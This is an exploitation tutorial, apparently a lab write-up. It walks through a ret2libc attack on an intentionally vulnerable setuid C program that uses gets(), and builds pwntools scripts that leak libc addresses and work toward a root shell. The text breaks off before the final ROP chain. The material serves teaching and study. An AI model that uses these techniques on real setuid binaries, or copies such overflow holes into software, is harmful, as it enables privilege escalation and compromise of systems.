Credit:

https://tasteofsecurity.com/security/ret2libc-unknown-libc/

https://www.youtube.com/watch?v=f9clM9Xo5ds

Exploit code:

https://github.com/sanmiguella/coding_and_ctf/blob/master/Memory_corruption/exp.py

Vulnerable prog:

https://github.com/sanmiguella/coding_and_ctf/blob/master/Memory_corruption/nx_vuln.c

This will be our vulnerable source code in C

```c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void overflow() {
        char buffer[128];

        printf("Enter something :\n");
        gets(buffer);

        printf("\nYou entered :\n%s\n", buffer);
}

int main()
{
        overflow();
        return(0);
}
```

Change to superuser root

Compile program with flags -fno-stack-protector(disable canary)

Compile program with flags -no-pie(disable pie)

Make sure that the program is suid-ed

```
tao@kali:~/test$ su root
Password:
root@kali:/home/tao/test# gcc -m32 -fno-stack-protector -no-pie nx_vuln.c -o nx_vuln
nx_vuln.c: In function ‘overflow’:
nx_vuln.c:10:2: warning: implicit declaration of function ‘gets’; did you mean ‘fgets’? [-Wimplicit-function-declaration]
   10 |  gets(buffer);
      |  ^~~~
      |  fgets
/usr/bin/ld: /tmp/cc5anvBg.o: in function `overflow':
nx_vuln.c:(.text+0x32): warning: the `gets' function is dangerous and should not be used.
root@kali:/home/tao/test# chmod +s nx_vuln
root@kali:/home/tao/test# ls -lah nx_vuln
-rwsr-sr-x 1 root root 16K Dec 25 23:58 nx_vuln
root@kali:/home/tao/test#
```

It is a simple program that takes user input and echoes it back to the screen

```
tao@kali:~/test$ ./nx_vuln
Enter something :
hello world

You entered :
hello world
tao@kali:~/test$
```

The program has a weakness as in it doesn’t check user input.

Lets see what happen when we allow the program to receive more than it can handle.

```
tao@kali:~/test$ python -c "print 'A' * 200" | ./nx_vuln
Enter something :

You entered :
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault
tao@kali:~/test$
```

It crashes.

Let us disable ASLR first, we will enable ASLR later once exploit has been written and exploitation is successful without ASLR.

Randomize_va_space 0 means ASLR is disabled

```
root@kali:/home/tao/test# echo 0 > /proc/sys/kernel/randomize_va_space
root@kali:/home/tao/test# cat /proc/sys/kernel/randomize_va_space
0
root@kali:/home/tao/test#
```

Make sure that pwntools module is installed

```
root@kali:/home/tao/test# pip install pwntools
Requirement already satisfied: pwntools in /usr/local/lib/python2.7/dist-packages (3.13.0)
Requirement already satisfied: mako>=1.0.0 in /usr/lib/python2.7/dist-packages (from pwntools) (1.0.7)
Requirement already satisfied: unicorn in /usr/local/lib/python2.7/dist-packages (from pwntools) (1.0.1)
Requirement already satisfied: requests>=2.0 in /usr/lib/python2.7/dist-packages (from pwntools) (2.21.0)
Requirement already satisfied: sortedcontainers<2.0 in /usr/local/lib/python2.7/dist-packages (from pwntools) (1.5.10)
Requirement already satisfied: python-dateutil in /usr/lib/python2.7/dist-packages (from pwntools) (2.7.3)
Requirement already satisfied: pip>=6.0.8 in /usr/lib/python2.7/dist-packages (from pwntools) (18.1)
Requirement already satisfied: packaging in /usr/lib/python2.7/dist-packages (from pwntools) (19.1)
```

Once we lanched GDB, check what protection mechanisms are active and in this case, NX is enabled, it means we are not able to execute shellcode

```
tao@kali:~/test$ gdb nx_vuln
GNU gdb (Debian 8.3.1-1) 8.3.1
Copyright (C) 2019 Free Software Foundat
License GPLv3+: GNU GPL version 3 or lat
This is free software: you are free to c
There is NO WARRANTY, to the extent perm
Type "show copying" and "show warranty"
This GDB was configured as "x86_64-linux
Type "show configuration" for configurat
For bug reporting instructions, please s
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentat
    <http://www.gnu.org/software/gdb/doc

For help, type "help".
Type "apropos word" to search for commar
Reading symbols from nx_vuln...
(No debugging symbols found in nx_vuln)
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : Partial
gdb-peda$
```

Put a breakpoint at main

```
gdb-peda$ br main
Breakpoint 1 at 0x80491dd
gdb-peda$
```

Enter r to run the program

```
gdb-peda$ r
Starting program: /home/tao/test/nx_vuln
[----------------------------------registers-----------------------------------]
EAX: 0xf7fb6548 --> 0xffffd6cc --> 0xffffd80b ("SHELL=/bin/bash")
EBX: 0x0
ECX: 0x474e14ba
EDX: 0xffffd654 --> 0x0
ESI: 0xf7fb4000 --> 0x1d6d6c
EDI: 0xf7fb4000 --> 0x1d6d6c
EBP: 0xffffd628 --> 0x0
ESP: 0xffffd628 --> 0x0
EIP: 0x80491dd (<main+3>:       and    esp,0xfffffff0)
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80491d9 <overflow+87>:     ret
   0x80491da <main>:    push   ebp
   0x80491db <main+1>:  mov    ebp,esp
=> 0x80491dd <main+3>:  and    esp,0xfffffff0
   0x80491e0 <main+6>:  call   0x80491f6 <__x86.get_pc_thunk.ax>
   0x80491e5 <main+11>: add    eax,0x2e1b
   0x80491ea <main+16>: call   0x8049182 <overflow>
   0x80491ef <main+21>: mov    eax,0x0
[-------------------------------------stack------------------------------------]
0000| 0xffffd628 --> 0x0
0004| 0xffffd62c --> 0xf7dfb7e1 (<__libc_start_main+241>:       add    esp,0x10)
0008| 0xffffd630 --> 0x1
0012| 0xffffd634 --> 0xffffd6c4 --> 0xffffd7f4 ("/home/tao/test/nx_vuln")
0016| 0xffffd638 --> 0xffffd6cc --> 0xffffd80b ("SHELL=/bin/bash")
0020| 0xffffd63c --> 0xffffd654 --> 0x0
0024| 0xffffd640 --> 0x1
0028| 0xffffd644 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x080491dd in main ()
```

Enter vmmap to check memory, it shows that the stack only has read/write privilege and no execute privilege

```
Start      End        Perm      Name
0x08048000 0x08049000 r--p      /home/tao/test/nx_vuln
0x08049000 0x0804a000 r-xp      /home/tao/test/nx_vuln
0x0804a000 0x0804b000 r--p      /home/tao/test/nx_vuln
0x0804b000 0x0804c000 r--p      /home/tao/test/nx_vuln
0x0804c000 0x0804d000 rw-p      /home/tao/test/nx_vuln
0xf7ddd000 0xf7dfa000 r--p      /usr/lib32/libc-2.29.so
0xf7dfa000 0xf7f45000 r-xp      /usr/lib32/libc-2.29.so
0xf7f45000 0xf7fb2000 r--p      /usr/lib32/libc-2.29.so
0xf7fb2000 0xf7fb4000 r--p      /usr/lib32/libc-2.29.so
0xf7fb4000 0xf7fb6000 rw-p      /usr/lib32/libc-2.29.so
0xf7fb6000 0xf7fb8000 rw-p      mapped
0xf7fce000 0xf7fd0000 rw-p      mapped
0xf7fd0000 0xf7fd3000 r--p      [vvar]
0xf7fd3000 0xf7fd4000 r-xp      [vdso]
0xf7fd4000 0xf7fd5000 r--p      /usr/lib32/ld-2.29.so
0xf7fd5000 0xf7ff1000 r-xp      /usr/lib32/ld-2.29.so
0xf7ff1000 0xf7ffb000 r--p      /usr/lib32/ld-2.29.so
0xf7ffc000 0xf7ffd000 r--p      /usr/lib32/ld-2.29.so
0xf7ffd000 0xf7ffe000 rw-p      /usr/lib32/ld-2.29.so
0xfffdd000 0xffffe000 rw-p      [stack]
```

Run these command and copy the whole bunch of A’s

```
gdb-peda$ ! python -c "print 'A' * 200"
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
gdb-peda$
```

Enter C to continue

```
Breakpoint 1, 0x080491dd in main ()
gdb-peda$ c
Continuing.
Enter something :
```

As we paste data and let the program run, it crashes the same way as it crashed outside of debugger

```
gdb-peda$ c
Continuing.
Enter something :
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

You entered :
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
EAX: 0xd8
EBX: 0x41414141 ('AAAA')
ECX: 0x7fffff28
EDX: 0xf7fb6010 --> 0x0
ESI: 0xf7fb4000 --> 0x1d6d6c
EDI: 0xf7fb4000 --> 0x1d6d6c
EBP: 0x41414141 ('AAAA')
ESP: 0xffffd620 ('A' <repeats 56 times>)
EIP: 0x41414141 ('AAAA')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x41414141
[------------------------------------stack-------------------------------------]
0000| 0xffffd620 ('A' <repeats 56 times>)
0004| 0xffffd624 ('A' <repeats 52 times>)
0008| 0xffffd628 ('A' <repeats 48 times>)
0012| 0xffffd62c ('A' <repeats 44 times>)
0016| 0xffffd630 ('A' <repeats 40 times>)
0020| 0xffffd634 ('A' <repeats 36 times>)
0024| 0xffffd638 ('A' <repeats 32 times>)
0028| 0xffffd63c ('A' <repeats 28 times>)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41414141 in ?? ()
gdb-peda$
```

What it means as there are no bounds checking, we are able to overwrite the instruction pointer at will and right now we need to know the offset which is 4 bytes away from EIP. Once we know the offset, we are able to put custom values in EIP. How do we do that? Through pattern creation

Run the commands below and we will use this string to copy and paste later.

```
0x41414141 in ?? ()
gdb-peda$ pattern_create 200
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAA
gdb-peda$
```

After running and crashing the program again, we saw patterns in the instruction pointer

```
gdb-peda$ c
Continuing.
Enter something :
AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJ

You entered :
AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJ

Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
EAX: 0xd8
EBX: 0x6c414150 ('PAAl')
ECX: 0x7fffff28
EDX: 0xf7fb6010 --> 0x0
ESI: 0xf7fb4000 --> 0x1d6d6c
EDI: 0xf7fb4000 --> 0x1d6d6c
EBP: 0x41514141 ('AAQA')
ESP: 0xffffd620 ("RAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
EIP: 0x41416d41 ('AmAA')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x41416d41
[------------------------------------stack-------------------------------------]
0000| 0xffffd620 ("RAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0004| 0xffffd624 ("AASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0008| 0xffffd628 ("ApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0012| 0xffffd62c ("TAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0016| 0xffffd630 ("AAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0020| 0xffffd634 ("ArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0024| 0xffffd638 ("VAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0028| 0xffffd63c ("AAWAAuAAXAAvAAYAAwAAZAAxAAyA")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41416d41 in ?? ()
gdb-peda$
```

This string will determine the exact offset. Run this commands below

```
0x41416d41 in ?? ()
gdb-peda$ pattern_offset 0x41416d41
1094806849 found at offset: 140
gdb-peda$
```

Right now we can create an exploit script in python

Just take note of p32() function in python from the pwntools module to pack address as binary data.

Saves us time from using struct.pack

```python
#!/usr/bin/python
from pwn import * # Imports all the required pwntools module

offset = 140 # pattern_offset 0x41416d41
control_eip = p32(0xdeadbeef) # Custom value to overwrite EIP with
exe_name = "/home/tao/test/nx_vuln" # Path to vulnerable program

bof = "A" * offset # Filling the buffer with 'A' and stops just before EIP
bof += control_eip

p = process(exe_name) # Runs the vulnerable program
p.recvline() # Skips 'Enter something : '

raw_input(str(p.proc.pid)) # For use in GDB peda

p.sendline(bof) # Sends buffer overflow string to the program
p.interactive() # Pass control back to user
```

If you experience this, run gdb as root

```
Attaching to program: /home/tao/test/nx_vuln, process 14772
ptrace: Operation not permitted.
```

Execute the exploit and it will give you a pid

```
tao@kali:~/test$ ./exp.py
[+] Starting local process '/home/tao/test/nx_vuln': pid 14862
14862
```

Attach to this pid in gdb and press enter on the main exploit script

```
gdb-peda$ att 14862
Attaching to program: /home/tao/test/nx_vuln, process 14862
```

Enter c to continue and you will see that program crashed but this time we have overwriten EIP with a custom value

```
gdb-peda$ c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
EAX: 0xa0
EBX: 0x41414141 ('AAAA')
ECX: 0x7fffff60
EDX: 0xf7fb6010 --> 0x0
ESI: 0xf7fb4000 --> 0x1d6d6c
EDI: 0xf7fb4000 --> 0x1d6d6c
EBP: 0x41414141 ('AAAA')
ESP: 0xffffd640 --> 0xf7fb4000 --> 0x1d6d6c
EIP: 0xdeadbeef
EFLAGS: 0x10282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0xdeadbeef
[------------------------------------stack-------------------------------------]
0000| 0xffffd640 --> 0xf7fb4000 --> 0x1d6d6c
0004| 0xffffd644 --> 0xf7fb4000 --> 0x1d6d6c
0008| 0xffffd648 --> 0x0
0012| 0xffffd64c --> 0xf7dfb7e1 (<__libc_start_main+241>:       add    esp,0x10)
0016| 0xffffd650 --> 0x1
0020| 0xffffd654 --> 0xffffd6e4 --> 0xffffd80d ("/home/tao/test/nx_vuln")
0024| 0xffffd658 --> 0xffffd6ec --> 0xffffd824 ("LANG=en_US.UTF-8")
0028| 0xffffd65c --> 0xffffd674 --> 0x0
[----------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0xdeadbeef in ?? ()
gdb-peda$
```

Since this program has NX and ASLR enabled later we need to leak function libc addresses. What you see below after running the commands are the program GOT value.

```
tao@kali:~/test$ readelf -r ./nx_vuln

Relocation section '.rel.dyn' at offset 0x300 contains 1 entry:
 Offset     Info    Type            Sym.Value  Sym. Name
0804bffc  00000406 R_386_GLOB_DAT    00000000   __gmon_start__

Relocation section '.rel.plt' at offset 0x308 contains 4 entries:
 Offset     Info    Type            Sym.Value  Sym. Name
0804c00c  00000107 R_386_JUMP_SLOT   00000000   printf@GLIBC_2.0
0804c010  00000207 R_386_JUMP_SLOT   00000000   gets@GLIBC_2.0
0804c014  00000307 R_386_JUMP_SLOT   00000000   puts@GLIBC_2.0
0804c018  00000507 R_386_JUMP_SLOT   00000000   __libc_start_main@GLIBC_2.0
```

We also need its PLT value and so, we need to disassemble the program, for this program we need to know the PLT value of puts(), in this case it is 0x8049050

```
gdb-peda$ disassemble overflow
Dump of assembler code for function overflow:
   0x08049182 <+0>:     push   ebp
   0x08049183 <+1>:     mov    ebp,esp
   0x08049185 <+3>:     push   ebx
   0x08049186 <+4>:     sub    esp,0x84
   0x0804918c <+10>:    call   0x80490c0 <__x86.get_pc_thunk.bx>
   0x08049191 <+15>:    add    ebx,0x2e6f
   0x08049197 <+21>:    sub    esp,0xc
   0x0804919a <+24>:    lea    eax,[ebx-0x1ff8]
   0x080491a0 <+30>:    push   eax
   0x080491a1 <+31>:    call   0x8049050 <puts@plt>
```

Address of puts() with ASLR disabled

```
gdb-peda$ p puts
$4 = {<text variable, no debug info>} 0xf7e49160 <puts>
```

Source code to leak puts()

```
from pwn import * # Imports all the required pwntools module

offset = 140 # pattern_offset 0x41416d41
control_eip = p32(0xdeadbeef) # Custom value to overwrite EIP with
exe_name = "/home/tao/test/nx_vuln" # Path to vulnerable program

puts_plt = p32(0x8049050) # To call puts function
puts_got = p32(0x804c014) # Will house the address of puts() in libc during runtime

# It means puts(puts_got) which will leak puts() address in libc
rop_leak = puts_plt # Calling function
rop_leak += control_eip # Will return here after calling function exits
rop_leak += puts_got # Argument to calling function

bof = "A" * offset # Filling the buffer with 'A' and stops just before EIP
bof += rop_leak

p = process(exe_name) # Runs the vulnerable program
p.recvline() # Skips 'Enter something : '

raw_input(str(p.proc.pid)) # For use in GDB peda

p.sendline(bof) # Sends buffer overflow string to the program
reply = p.recv() # The reply we received from the program
reply = reply.strip() # Removes whitespace

print hexdump(reply) # Display the leaked data

p.interactive() # Pass control back to user
"exp.py" 30L, 1111C written
```

Here we run the exploit again, you will see 0xf7e49160 backwards like shown below

```
tao@kali:~/test$ ./exp.py
[+] Starting local process '/home/tao/test/nx_vuln': pid 15195
15195
[*] Process '/home/tao/test/nx_vuln' stopped with exit code -11 (SIGSEGV) (pid 15195)
00000000  59 6f 75 20  65 6e 74 65  72 65 64 20  3a 0a 41 41  |You |ente|red |:·AA|
00000010  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  |AAAA|AAAA|AAAA|AAAA|
*
00000090  41 41 41 41  41 41 41 41  41 41 50 90  04 08 ef be  |AAAA|AAAA|AAP·|····|
000000a0  ad de 14 c0  04 08 0a 60  91 e4 f7 f0  b6 df f7     |····|···`|····|···|
000000af
[*] Switching to interactive mode
[*] Got EOF while reading in interactive
$
```

We cant just use this exploit code to process the leak because there will be more data later after calling a loop back to main(), so we will need to modify it

In this case the main starting address is 0x80491da

```
gdb-peda$ disassemble main
Dump of assembler code for function main:
   0x080491da <+0>:     push   ebp
   0x080491db <+1>:     mov    ebp,esp
   0x080491dd <+3>:     and    esp,0xfffffff0
   0x080491e0 <+6>:     call   0x80491f6 <__x86.get_pc_thunk.ax>
   0x080491e5 <+11>:    add    eax,0x2e1b
   0x080491ea <+16>:    call   0x8049182 <overflow>
   0x080491ef <+21>:    mov    eax,0x0
   0x080491f4 <+26>:    leave
   0x080491f5 <+27>:    ret
End of assembler dump.
gdb-peda$
```

Here is the modified exploit code

```python
#!/usr/bin/python
from pwn import * # Imports all the required pwntools module

offset = 140 # pattern_offset 0x41416d41
control_eip = p32(0xdeadbeef) # Custom value to overwrite EIP with
exe_name = "/home/tao/test/nx_vuln" # Path to vulnerable program
main_addr = p32(0x80491da) # The address that signify the start of the program

puts_plt = p32(0x8049050) # To call puts function
puts_got = p32(0x804c014) # Will house the address of puts() in libc during runtime

# It means puts(puts_got) which will leak puts() address in libc
rop_leak = puts_plt # Calling function
rop_leak += main_addr # When calling function exits, main program is called again
rop_leak += puts_got # Argument to calling function

bof = "A" * offset # Filling the buffer with 'A' and stops just before EIP
bof += rop_leak

p = process(exe_name) # Runs the vulnerable program
p.recvline() # Skips 'Enter something : '

raw_input(str(p.proc.pid)) # For use in GDB peda

p.sendline(bof) # Sends buffer overflow string to the program
reply = p.recv() # The reply we received from the program
reply = reply.strip() # Removes whitespace

print hexdump(reply) # Display the leaked data

p.interactive() # Pass control back to user
```

Here we can see that looping back to the main program is successful, but do note that we have more data and that is why we can't process the leak till we have modified source code like above

```
tao@kali:~/test$ ./exp.py
[+] Starting local process '/home/tao/test/nx_vuln': pid 15251
15251
00000000  59 6f 75 20  65 6e 74 65  72 65 64 20  3a 0a 41 41  |You |ente|red |:·AA|
00000010  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  |AAAA|AAAA|AAAA|AAAA|
*
00000090  41 41 41 41  41 41 41 41  41 41 50 90  04 08 da 91  |AAAA|AAAA|AAP·|····|
000000a0  04 08 14 c0  04 08 0a 60  91 e4 f7 f0  b6 df f7 0a  |····|···`|····|····|
000000b0  45 6e 74 65  72 20 73 6f  6d 65 74 68  69 6e 67 20  |Ente|r so|meth|ing |
000000c0  3a                                                  |:|
000000c1
[*] Switching to interactive mode
$ f

You entered :
f
[*] Process '/home/tao/test/nx_vuln' stopped with exit code -11 (SIGSEGV) (pid 15251)
[*] Got EOF while reading in interactive
$
[*] Got EOF while sending in interactive
tao@kali:~/test$
```

Source code to process leak

```python
#!/usr/bin/python
from pwn import * # Imports all the required pwntools module

offset = 140 # pattern_offset 0x41416d41
control_eip = p32(0xdeadbeef) # Custom value to overwrite EIP with
exe_name = "/home/tao/test/nx_vuln" # Path to vulnerable program
main_addr = p32(0x80491da) # The address that signify the start of the program

puts_plt = p32(0x8049050) # To call puts function
puts_got = p32(0x804c014) # Will house the address of puts() in libc during runtime

# It means puts(puts_got) which will leak puts() address in libc
rop_leak = puts_plt # Calling function
rop_leak += main_addr # When calling function exits, main program is called again
rop_leak += puts_got # Argument to calling function

bof = "A" * offset # Filling the buffer with 'A' and stops just before EIP
bof += rop_leak

p = process(exe_name) # Runs the vulnerable program
p.recvline() # Skips 'Enter something : '

raw_input(str(p.proc.pid)) # For use in GDB peda

p.sendline(bof) # Sends buffer overflow string to the program
reply = p.recv() # The reply we received from the program
reply = reply.strip() # Removes whitespace

# Find the leaked address after a string of 'A's and before
# the string 'Enter' which is displayed when the program loops again
leak = reply[reply.rfind('A') +14 :  reply.find('Enter') -5]
leakAddr = u32(leak)

print hexdump(leak) # Display the leaked data
log.success('Leaked puts() : 0x%x' %leakAddr)

p.interactive() # Pass control back to user
```

Example of leaked address:

```
tao@kali:~/test$ ./exp.py
[+] Starting local process '/home/tao/test/nx_vuln': pid 15384
15384
00000000  60 91 e4 f7                                      |`···|
00000004
[+] Leaked puts() : 0xf7e49160
[*] Switching to interactive mode
$
```

Since we got hold of a leak we need to do modify our source code to calculate the address of other functions to pop a shell.

setresuid(), setresgid(), system(), /bin/sh string

Location of libc

```
0xf7ddd000 0xf7dfa000 r--p      /usr/lib32/libc-2.29.so
```

Take note of the names as we will need to use it later for calculation of function address

```
gdb-peda$ p puts
$17 = {<text variable, no debug info>} 0xf7e49160 <puts>
gdb-peda$ p system
$18 = {<text variable, no debug info>} 0xf7e1f3f0 <system>
gdb-peda$ p setresuid
$19 = {<text variable, no debug info>} 0xf7ea0270 <setresuid>
gdb-peda$ p setresgid
$20 = {<text variable, no debug info>} 0xf7ea0320 <setresgid>
gdb-peda$
```

We also need to take note of this gadget as we 2 clean the stack by popping 2 arguments


```
tao@kali:~/test$ ROPgadget --binary nx_vuln|grep "pop edi"
0x08049255 : add esp, 0xc ; pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x08049254 : jecxz 0x80491e1 ; les ecx, ptr [ebx + ebx*2] ; pop esi ; pop edi ; pop ebp ;
 ret
0x08049253 : jne 0x8049241 ; add esp, 0xc ; pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x08049256 : les ecx, ptr [ebx + ebx*2] ; pop esi ; pop edi ; pop ebp ; ret
0x08049257 : or al, 0x5b ; pop esi ; pop edi ; pop ebp ; ret
0x08049258 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x0804925a : pop edi ; pop ebp ; ret
0x08049259 : pop esi ; pop edi ; pop ebp ; ret
tao@kali:~/test$
```

```
0x0804925a : pop edi ; pop ebp ; ret
```

Our modified source code

```python
#!/usr/bin/python
from pwn import * # Imports all the required pwntools module

offset = 140 # pattern_offset 0x41416d41
control_eip = p32(0xdeadbeef) # Custom value to overwrite EIP with
exe_name = "/home/tao/test/nx_vuln" # Path to vulnerable program
main_addr = p32(0x80491da) # The address that signify the start of the program
libc = ELF("/usr/lib32/libc-2.29.so") # Path to libc
elf = ELF(exe_name) # Extract data from binary
rop = ROP(elf) # Find ROP gadgets

puts_plt = p32(0x8049050) # To call puts function
puts_got = p32(0x804c014) # Will house the address of puts() in libc during runtime

# It means puts(puts_got) which will leak puts() address in libc
rop_leak = puts_plt # Calling function
rop_leak += main_addr # When calling function exits, main program is called again
rop_leak += puts_got # Argument to calling function

bof = "A" * offset # Filling the buffer with 'A' and stops just before EIP
bof += rop_leak

p = process(exe_name) # Runs the vulnerable program
p.recvline() # Skips 'Enter something : '

raw_input(str(p.proc.pid)) # For use in GDB peda

p.sendline(bof) # Sends buffer overflow string to the program
reply = p.recv() # The reply we received from the program
reply = reply.strip() # Removes whitespace

# Find the leaked address after a string of 'A's and before
# the string 'Enter' which is displayed when the program loops again
leak = reply[reply.rfind('A') +14 :  reply.find('Enter') -5]
leakAddr = u32(leak) # Unpacks binary data into a readable string
libc_base = leakAddr - libc.sym["puts"] # Calculates libc base address
setresuid = libc_base + libc.sym["setresuid"] # Calculates setresuid() address in libc
setresgid = libc_base + libc.sym["setresgid"] # Calculates setresgid() address in libc
system = libc_base + libc.sym["system"] # Calculates system() address in libc
binSH_offset = next(libc.search('/bin/sh\x00')) # Finds "/bin/sh" string offset in libc
binSH = libc_base + binSH_offset # Calculates "/bin/sh" string address in libc
popPopRet = (rop.find_gadget(['pop edi','pop ebp','ret']))[0] # Find address of pop pop ret in program

log.success('Leaked puts() : 0x%x' %leakAddr)
log.success('Libc base : 0x%x' %libc_base)
log.success('setresuid() : 0x%x' %setresuid)
log.success('setresgid() : 0x%x' %setresgid)
log.success('system() : 0x%x' %system)
log.success('/bin/sh : 0x%x' %binSH)
log.success('pop pop ret : 0x%x' %popPopRet)
```

Upon executing the program this is what we get



Now we need to build a final ROP chain to pop a shell

```python
#!/usr/bin/python
from pwn import * # Imports all the required pwntools module

offset = 140 # pattern_offset 0x41416d41
control_eip = p32(0xdeadbeef) # Custom value to overwrite EIP with
exe_name = "/home/tao/test/nx_vuln" # Path to vulnerable program
main_addr = p32(0x80491da) # The address that signify the start of the program
libc = ELF("/usr/lib32/libc-2.29.so") # Path to libc
elf = ELF(exe_name) # Extract data from binary
rop = ROP(elf) # Find ROP gadgets

puts_plt = p32(0x8049050) # To call puts function
puts_got = p32(0x804c014) # Will house the address of puts() in libc during runtime

# It means puts(puts_got) which will leak puts() address in libc
rop_leak = puts_plt # Calling function
rop_leak += main_addr # When calling function exits, main program is called again
rop_leak += puts_got # Argument to calling function

bof = "A" * offset # Filling the buffer with 'A' and stops just before EIP
bof += rop_leak

p = process(exe_name) # Runs the vulnerable program
p.recvline() # Skips 'Enter something : '

raw_input(str(p.proc.pid)) # For use in GDB peda

p.sendline(bof) # Sends buffer overflow string to the program
reply = p.recv() # The reply we received from the program
reply = reply.strip() # Removes whitespace

# Find the leaked address after a string of 'A's and before
# the string 'Enter' which is displayed when the program loops again
